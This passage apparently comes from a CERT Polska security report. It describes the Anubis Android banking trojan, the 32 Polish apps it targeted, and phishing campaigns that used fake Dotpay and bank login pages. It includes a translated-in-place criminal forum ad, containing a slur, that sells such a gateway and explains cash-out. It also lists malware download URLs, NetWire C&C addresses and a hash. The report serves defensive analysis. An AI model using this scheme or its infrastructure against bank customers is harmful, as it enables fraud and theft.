
Figure 40. *Anubis requests a change of the default SMS application.*

Functionality

The analysed panel of the Anubis malware offers extensive functionalities allowing the criminal to take control of the infected devices. In the panel, you can see a typical set of features for banking trojans, such as injects, intercepting SMS messages and keylogging.

The panel has a separate section, which collects payment card data. There, we can see commands that are typical of remote access tools, such as taking screenshots, recording sound, or recording the screen content displayed on the device. The malware also enables sending commands to determine the geographic location of the victim, as well as to download entries from the victim's address book.

The panel enables sending mass SMS messages, call forwarding and using USSD codes. The malware also enables the attacker to download a list of installed applications, run them and generate false notifications. The Cryptolocker command is displayed at the bottom of the list. Anubis can also be used as an encryption malware to deny victims access to files stored on the device. The encryption process is reversible, provided that the victim knows the key used in the process (defined by the attacker after selecting the appropriate option in the panel).



Settings are active!

ID Bots

Time of the bot: 150 seconds

Injections

□ Grabber Gmail
□ Grabber mail.com
□ Grabber Connect for Hotmail
□ PayPal
□ Amazon
□ Ebay
□ (CA)com.bmo.mobile

All injections: 185

☑ Record Sound 3 Seconds
☑ Interception SMS
☑ Hidden SMS interception
□ Geolocation NETWORK
☑ Geolocation GPS
☑ Foreground Service
☑ Keylogger

Figure 41. *View of the commands list and bot configuration in Anubis II panel.*

On the day of our analysis, the analysed variant of the banking trojan enabled stealing data using overlays for up to 185 services. The malware configuration included not only banking applications, but also e-mail clients, social media apps, shopping platforms and cryptocurrency apps – including GMail, Facebook, Paypal, eBay and Amazon. 32 overlays were aimed at Polish banks and service providers (the list of supported applications can be found below). Please note that extensive data theft capabilities of Anubis malware are not limited to the following applications. If the attacker used a keylogger, they could capture data entered into any window or form.


```
com.getingroup.mobilebanking
eu.eleader.mobilebanking.pekao.firm
eu.eleader.mobilebanking.pekao
eu.eleader.mobilebanking.raiffeisen
pl.bzwbk.bzwbk24
pl.ipko.mobile
pl.mbank
alior.bankingapp.android
com.comarch.mobile.banking.bgzbnpparibas.biznes
com.comarch.security.mobilebanking
com.empik.empikapp
com.empik.empikfoto
com.finanteq.finance.ca
com.orangefinanse
eu.eleader.mobilebanking.invest
pl.aliorbank.aib
pl.allegro
pl.bosbank.mobile
pl.bph
pl.bps.bankowoscmobilna
pl.bzwbk.ibiznes24
pl.bzwbk.mobile.tab.bzwbk24
pl.ceneo
pl.com.rossmann.centauros
pl.fmbank.smart
pl.ideabank.mobilebanking
pl.ing.mojeing
pl.millennium.corpApp
pl.orange.mojeorange
pl.pkobp.iko
pl.pkobp.ipkobiznes
wit.android.bcpBankingApp.millenniumPL
```

Fake payment provider websites

In 2018 we saw a sharp increase in the number of attacks, where criminals impersonated on-line payment services, such as Dotpay or PayU. Criminals used various scenarios and social engineering methods to convince the victim that they needed to pay for something on-line. Usually, the messages concerned payments for shipments and courier services. The system itself was, of course, fake – developed and maintained on criminals' infrastructure; however, its visual layout was indistinguishable from the original. The domain names, which pointed to the fake payment sites had elements related to payment services, delivery companies and couriers and were intended to lull the victims into a false sense of security. These included phrases such as:

- dotpay, bramka, paybylink, customer, twojaprzesylka, paynow, przelew, platnosc, dpdgroup, kurier, vat, paycourier, przesylkadodomu, szybkiprzelew, dpdpoland, oplata, zamowienie, rachunek,dhl-pay, inpost, furgonetka-24, eplatnosci and so on.

A fake payment service is presented in Figure 42.



dotpay Twoje centrum e-płatności

Informacja o płatności:

Odbiorca: DHL Express

Opis: GRA MONOPOL Wysyłka DHL num: 11100730492814

Kwota: 54 PLN

Wybrany kanał płatności:

Szybkie transfery

Przelewy online

Płatności gotówkowe

Portmonetki i vouchery

Informacja o posiadaczu konta

Imię: Nazwisko:

Adres posiadacza karty podany we wniosku o wydanie karty

Ulica: Nr budynku: Nr lokalu:

Kod pocztowy: Miasto:

Email: Telefon:

Kraj: Polska

☑ Akceptuję Regulamin dokonywania wpłat w Dotpay

☑ Wyrażam zgodę na przetwarzanie moich danych osobowych przez Dotpay S.A. (Wielicka 72, Kraków) dla potrzeb realizacji procesu płatności zgodnie z obowiązującymi przepisami (Ustawa z dnia 29.08.1997r. o ochronie danych osobowych, Dz. U. nr 133, poz. 883 z późn. zmianami). Mam prawo wglądu i poprawiania moich danych.

□ Wyrażam zgodę na przetwarzanie moich danych osobowych przez Dotpay S.A. (Wielicka 72, Kraków, dalej: "Dotpay") w celach marketingowych Dotpay i jej partnerów biznesowych oraz na otrzymywanie od Dotpay informacji handlowych Dotpay i jej partnerów na podany przeze mnie adres email. Dane nie będą udostępniane podmiotom innym niż upoważnione na podstawie przepisów prawa. Podanie danych jest dobrowolne. Mam prawo wglądu i poprawiania swoich danych.


Polityka cookies.

Dokonaj płatności

Copyright © 2001-2017 by dotpay

Figure 42. An example of a fake website trying to pass as an on-line payment service.

Ofiara, po wybraniu banku, wpisaniu imienia, nazwiska, adresu, e-maila i numeru telefonu, była przekierowana na rzekomą stronę banku.



https://pay24iv.com/pko/

Search

Uwaga: Weryfikacja nowych urządzeń poprzez kod weryfikacyjny

Od dnia 21.03.2018, każdy nowy użytkownik, zalogowany z nowego urządzenia zostanie poproszony o dodatkową weryfikację kodem weryfikacyjnym!

iPKO

Logowanie

zostań klientem PKO Banku Polskiego

Numer klienta lub login

Dalej

Pożyczka gotówkowa online

Pożyczka online, szybsza niż wielkanocny zajączek. Złóż wniosek o pożyczkę przez serwis iPKO. RRSO: 17,43%

Weź pożyczkę

Aktualności

2018.03.16
Jakie dyspozycje złożysz teraz przez internet?

Wcześniejsza częściowa spłata pożyczki, zmiana dnia płatności Twojej raty, zaświadczenie o spłaconych odsetkach – te i wiele innych spraw załatwisz teraz bez wychodzenia z domu.

więcej

2018.04.05
BEZPIECZEŃSTWO W iPKO

Pamiętaj: Logowanie do serwisu iPKO nie wymaga podania kodu z narzędzia autoryzacyjnego – nigdy nie podawaj kodu podczas logowania, ani bezpośrednio po zalogowaniu do serwisu!

więcej

Pomoc i bezpieczeństwo

Uwaga na nowe zagrożenia w sieci
Bezpieczne kanały komunikacji
Bezpieczne logowanie
Bezpieczny telefon
Bezpieczny komputer
Bezpieczne przelewanie
Jak unikać zagrożenia

Pierwsze logowanie
Filmy instruktażowe
Demo
FAQ
Przewodniki po iPKO
(iPKO electronic banking services guide)
Logowanie do ePUAP

Kontakt
Oddziały i agencje
Serwis informacyjny


© 2018 PKO Bank Polski

Kod BIC (Swift): BPKOPLPW

Serwis telefoniczny iPKO: 800 302 302, (+48) 81 535 60 60

[illegible]

Figure 43. Fake iPKO website.



https://pay24iv.com/ing/

Search

ING Liczą się ludzie

Zaloguj się do bankowości internetowej

Login:

Dalej

Problemy z logowaniem

21.03.2018 Od tego dnia, każde nowe urządzenie musi zostać zweryfikowane kodem SMS

20.02.2018 Uważaj na prośby od "znajomych" z Facebooka (więcej)

Poznaj zasady bezpieczeństwa

Aktywuj dostęp | O bezpieczeństwie | English | Wersja kontrastowa

© 2018 ING Bank Śląski S.A.

Infolinia: 801 601 607 lub 32 357 00 10 | Polityka cookies

Figure 44. *Fake ING website.*

After entering the login and password, criminals logged in to the victim's account and added a trusted recipient there. Of course, the bank account of said "trusted recipient" was controlled by the criminals. Such a transfer could be made at a later time without the use of codes for authorising the transaction. When such a trusted recipient was added, the victim was asked to provide a one-time authorisation code. The fake message informed about the payment via the dotpay service. If the victim did not pay attention to the content of the received SMS message, they gave the code to the attacker. Then the attacker transferred funds from the victim's account to the specified "trusted recipient" account.

The practice began in mid-2017 and continues to this day. Over the course of that time, five separate criminal groups using the scenario described above have been identified. In the first phase we can distinguish two groups, which started their activity in a similar period of time, and we believe that it was them who came up with this scenario. We called them "Payments" and "Dotpay fr." A while later, we started noticing their followers.

"Payments" Group


The first incident reported to CERT Polska related to the "Payments" group was recorded on the 6th of August 2017. It concerned the bramka.mobi domain. According to later analyses, the first recorded attacks took place at the end of May 2017.

Characteristic features of this and other groups are specific paths used in their fake payment systems. In this case, the attacker usually placed the pages in the /payments/ directory, for example:

- /payments/interpay/index.php
- /payments/twojekonto/index.php
- /payments/mtransfer/index.php

Another characteristic feature was the name of the database storing stolen data – "gateway." The fake dotpay website looked like in Figure 42. All displayed banks were available.

The last campaign ran by this group was observed on the 20th of December 2017 and was linked to the dostawyw24.com domain. On the same day, one user, nicknamed "Hochwandered" published an announcement on TOR-based “Cebulka” forum, regarding the sale of the payment gateway. The links indicated in the advertisement clearly point to the gateway used by the “Payments” group.



Hochwanderek

Cebulkowicz

Zarejestrowany: 2017-03-22
Posty: 135
Punkty handlu (?): 0
Oceny handlu: 0

2017-12-20 PM

Temat: Sprzedam bramke platnosci dotpay.pl

Czesc, sprzedam bramke platnosci wraz z fake strona dotpay.pl jak dziala?

https://niebezpiecznik.pl/post/nie-opla ... imilarpost

https://niebezpiecznik.pl/post/przekret ... ze-na-olx/

https://zaufanatrzeciastrona.pl/post/uw ... a-bankowe/

Z3s ladnie pisze, koniecznego nie lubie.
Bramka posiada wszystko co potrzebujesz do przejecia konta bankowego tak by wyplacic z niego pieniadze.
Bramka wpisany kod sms potrzebny do wykonania przelewu lub nadawcy zdefiniowanego automatycznie wysyla do administratora, ewentualnie do .txt jak kto woli.
Bramka jest odciazona czyli nie posiada zbednych smieci, nie ma glupot ktore zamulaja admina lub ofiare. Przechwytuje dane do logowania kod sms i ladnie dziekuje za platnosc. Wszystko sie robi samo.
Bramka obsluguje wiekszosc uzytecznych bankow, ale na zyczenie moge dodac jakis bank tylko kto majacy sensowne pieniadze zaklada konto w skoku w pierdziszewie gornym?
Jesli masz odrobine mozgu i socjotechniki to bramka daje mozliwosc produkcji kont na nieswiadomych slupow ktore wytrzymuja duzo dluzej niz konto na meneli otwarte 3 miesiace wczesniej.

Moja oferta jest skierowania glownie do osob ktore pracuja dla pewnej osoby za drobniaki i dostaja w zamian kilka procent tego co zarobili. Zamiast byc bialym murzynem zostan sam sobie szefem i nie daj sobie wkladac siusiaka w pupe 😊

Ile takie cos zarabia? raz malo a raz duzo. Jesli wplate robi idiotka ktorej oddajesz za darmo wozek dla dziecka to 100-500zl. Jesli wplate robi osoba ogarnieta, to raz na 2-3 dni pracujac samemu 7-12k wpadnie.
Kase zrzucasz na przejety przez siebie wczesniej rachunek, dogadujesz sie z kims o bankierke lub zrzucasz na gielde do wyboru do koloru.

Bramka bedzie posiadac opcje rozsylania wiadomosci na olx z losowym odstepem czasowym do ludzi ktorzy odpowiedzieli na wiadomosc, a w przypadku podania maila bedzie wysylac link do platnosci mailem automatycznie. To jest w cenie, mysle ze w polowie stycznia ukonczone bedzie.

Wrzuce na hosting, kupie domene skonfiguruje wytlumacze i takie tam.
Podchody by otrzymac link i doniesc do certu albo wycisnac cos za friko beda bluzgane 😊
Cena 10k za mniej z fotela nie wstaje a promocji nie bedzie. Nie wynajmuje za procent, ani nie szukam pracownikow. Jesli nie chcesz kupic albo nie masz kasy to szanujmy swoj czas.
Cebulke kocham wiec na escrow dam zarobic.

Figure 45. *Listing of a fake payment gateway.*

“Dotpay fr” Group

In the case of this group, the first recorded incident took place on the 26th of July 2017 and was linked to dotpay.se domain. It has been active since the very first report. Over the course of this period, we noticed a certain evolution of the fake payment gateway, which meant that the characteristic paths changed over time.

At first, the group used paths like:
- /new_payment/payments/BANK

Until the end of 2017, they went with:
- /payment35133632/payments772/BANK/

Starting in the beginning of 2018, the paths looked like:
- 2291ec1c83a719fce7602b9c1605fc_payment_3de88732a94a7c578/2e9800f81ab50b4fd1_payments_ae9037ed66f85923/BANK/

At the end of October 2018, we noticed directories with randomised names on the server, added in an attempt to make finding the fake gateway more difficult:
- /c3C/cc119fce7602b9c1605fc_payment_3de88732a94a7c57/
- /gga3/cc119fce7602b9c1605fc_payment_3de88732a94a7c57/
- /c44a/cc119fce7602b9c1605fc_payment_3de88732a94a7c57/
- /uy63Cl/cc119fce7602b9c1605fc_payment_3de88732a94a7c57/

In the early days, the database was named “dotpayse_bank” or “dotpayuk_dotpay.” Later it was changed to “dotpay_fr_dotpay,” which is still used to this day.

In the case of this group, a number of fake e-commerce stores were identified, usually offering cash on delivery shipment. The payment was linked to a courier shipment and that's where the fake gateway was used. These stores included:

- eurortvagd24.pl
- pole-henny.com
- mojeklocki.com
- telecop.in.net

The case of pole-henny.com store is particularly interesting, since the criminals ran two different attack scenarios there. The first one concerned theft attempts using a fake payment gateway. The second encompassed an attempt to infect the victim with NetWire malware. After the order was placed, the victim received an e-mail message with a *.pdf file, containing a "waybill" or an "amended invoice." These were located at:

- http://dhl-paczki.ml/list_przewozowy_nr.102321312323_2018_07_05.pdf
- http://dhl-paczki.ml/korekta2018_07_05.pdf
- http://adobedc.cf/korekta2018_07_05.pdf
- http://adobedc.cf/list_przewozowy_nr.102321312323_2018_07_05.pdf

In reality, they redirected the victim and led to downloading malware from:

- http://dhl-paczki.ml/list_przewozowy_nr.102321312323_2018_07_05.pdf/adobe_install.exe
- http://dhl-paczki.ml/korekta2018_07_05.pdf/adobeinstall.exe
- http://adobedc.cf/korekta2018_07_05.pdf/adobeinstall.exe
- http://adobedc.cf/list_przewozowy_nr.102321312323_2018_07_05.pdf/adobe_install.exe

Running the malware gave the criminals full control over the victim's computer. The C&C server was located at 191.96.249.27. This server was also linked to other attacks, such as the takeover of the Gdańsk Shipyard "Solidarity" Trade Union profile takeover. It seems that in this case the "Dotpay fr" group has established cooperation with another criminal group responsible for infections using NetWire.



SMS
Dobry wieczor,
Prosimy o oplacenie
zamowienia w naszym sklepie:
https://p986524.pl/56957
/payment.php?p=169.95
Pozdrawiamy,
pole-henny.com
Fake dotpay fr
p986524.pl
SHOP
pole-henny.com
Email (kilka wariantów)
http://dhl-paczki.ml/list_przewozowy_nr.102321312323_2018_07_05.pdf
http://dhl-paczki.ml/korekta2018_07_05.pdf
http://adobedc.cf/korekta2018_07_05.pdf
http://adobedc.cf/list_przewozowy_nr.102321312323_2018_07_05.pdf
dhl-paczki.ml
adobedc.cf
dhl-paczki.ml
http://dhl-paczki.ml/list_przewozowy_nr.102321312323_2018_07_05.pdf
-> http://dhl-paczki.ml/list_przewozowy_nr.102321312323_2018_07_05.pdf/adobe_install.exe
http://dhl-paczki.ml/korekta2018_07_05.pdf
-> http://dhl-paczki.ml/korekta2018_07_05.pdf/adobeinstall.exe
adobedc.cf
http://adobedc.cf/korekta2018_07_05.pdf
-> http://adobedc.cf/korekta2018_07_05.pdf/adobeinstall.exe
http://adobedc.cf/list_przewozowy_nr.102321312323_2018_07_05.pdf
-> http://adobedc.cf/list_przewozowy_nr.102321312323_2018_07_05.pdf/adobe_install.exe
NetWire RAT
adobe_install.exe
adobeinstall.exe
0bfaf2a9f1309ad9328291fd18efa5ea
Netwire
NetWire C&C
191.96.249.27
Dysrtubucja złośliwego oprogramowania
191.96.249.44

Figure 46. *NetWire distribution scheme used at pole-henny.com store.*


“Nr 3” Group

The first incident concerning this group was reported to CERT Polska in March 2018 and concerned the pajmon.pl domain; however, we are aware that the group was active since the beginning of 2018.

The characteristic feature of this group is its specific “entry point” to the gateway – the first link, created in line with the following pattern: “/?997582=X&kwota=YY.ZZ.” When the user enters the payment gateway without this in the link, the website responds with a 404 error – no page found. Additionally, the attackers added encryption/obfuscation of parameters sent to the gateway, for example:

```
tid=l41Wte0709CvxjOX4nNqwpKWklJoy9S8%27&gat=U4CqsATwC-
2tANmQf&highlo=TLXocyd9YoTe3ExqClr1pHBfsoiniCte461S7CdXe0xzYrzF&-
crypt=rItjlipIjiHyLLQ1boqk0J50tQnnzhcR6ml4Tureorg2prZfxC6E6zsxEoDg-
ZZwE&newuser=2&tax=nHQg6RAboerETtRT1geOf7HbOgFKkGlITLcZH3eFahBlP4sR-
PHl2LZ3SZric03HYRKmXHgLq2&kwota=14.99
```

The fake dotpay site allows for using only a couple of banks. The rest is visible but not accessible (greyed out), as shown in Figure 47.



Odbiorca płatności: DPD POLSKA SP Z.O.O (NIP: 5260204110)
Opis: OPŁATA KURIERSKA #2736193
Kwota całkowita: 14.99 PLN

Imię:
Nazwisko:
Adres e-mail:

□ Akceptuję Regulamin płatności i politykę cookies Dotpay sp. z o.o..


□ Wyrażam zgodę na przetwarzanie moich danych osobowych dla potrzeb realizacji procesu płatności zgodnie z obowiązującymi przepisami (Ustawa z dnia 29.08.1997r. o ochronie danych osobowych, Dz. U. nr 133, poz. 883 z późn. zmianami) przez Dotpay sp. z o.o. 30-552 Kraków (Polska), Wielicka 72. Mam prawo wglądu i poprawiania swoich danych.

□ Wyrażam zgodę na przetwarzanie moich danych osobowych przez Dotpay sp. z o.o. (30-552 Kraków (Polska), Wielicka 72, dalej: "Dotpay sp. z o.o.") w celach marketingowych Dotpay sp. z o.o. i jej partnerów biznesowych oraz na otrzymywanie od Dotpay sp. z o.o. informacji handlowych Dotpay sp. z o.o. i jej partnerów na podany przeze mnie adres email. Dane nie będą udostępniane podmiotom innym, niż upoważnione na podstawie przepisów prawa. Podanie danych jest dobrowolne. Mam prawo wglądu i poprawiania swoich danych.

Copyright © 2001-2018 Dotpay. All rights reserved

Figure 47. The “No 3” Group payment gateway.

The criminals responsible for this gateway were tied to the morele.net store breach. Starting on the 22nd of November 2018, first attacks were launched against customers purchasing from the store. A dedicated gateway was also set up.



https://platnosci-morele.online/morele?tid=ltjlpljHyLLQ1boqk0J50tQnnzhcR6ml4Tureorg2prZfxC6E6zsxEoDgZZwE

dotpay morele.net

Odbiorca płatności: MORELE.NET SPOLKA Z.O.O (NIP: 5260204110)
Opis: WYMAGANA DOPŁATA DO ZAMÓWIENIA
Kwota całkowita: 1.00 PLN

Wybierz metodę płatności

Szybkie transfery

Przelewy Online

Płatności gotówkowe

Portmonetki elektroniczne

Informacje i regulamin płatności

□ Akceptuję Regulamin płatności i politykę cookies Dotpay sp. z o.o..

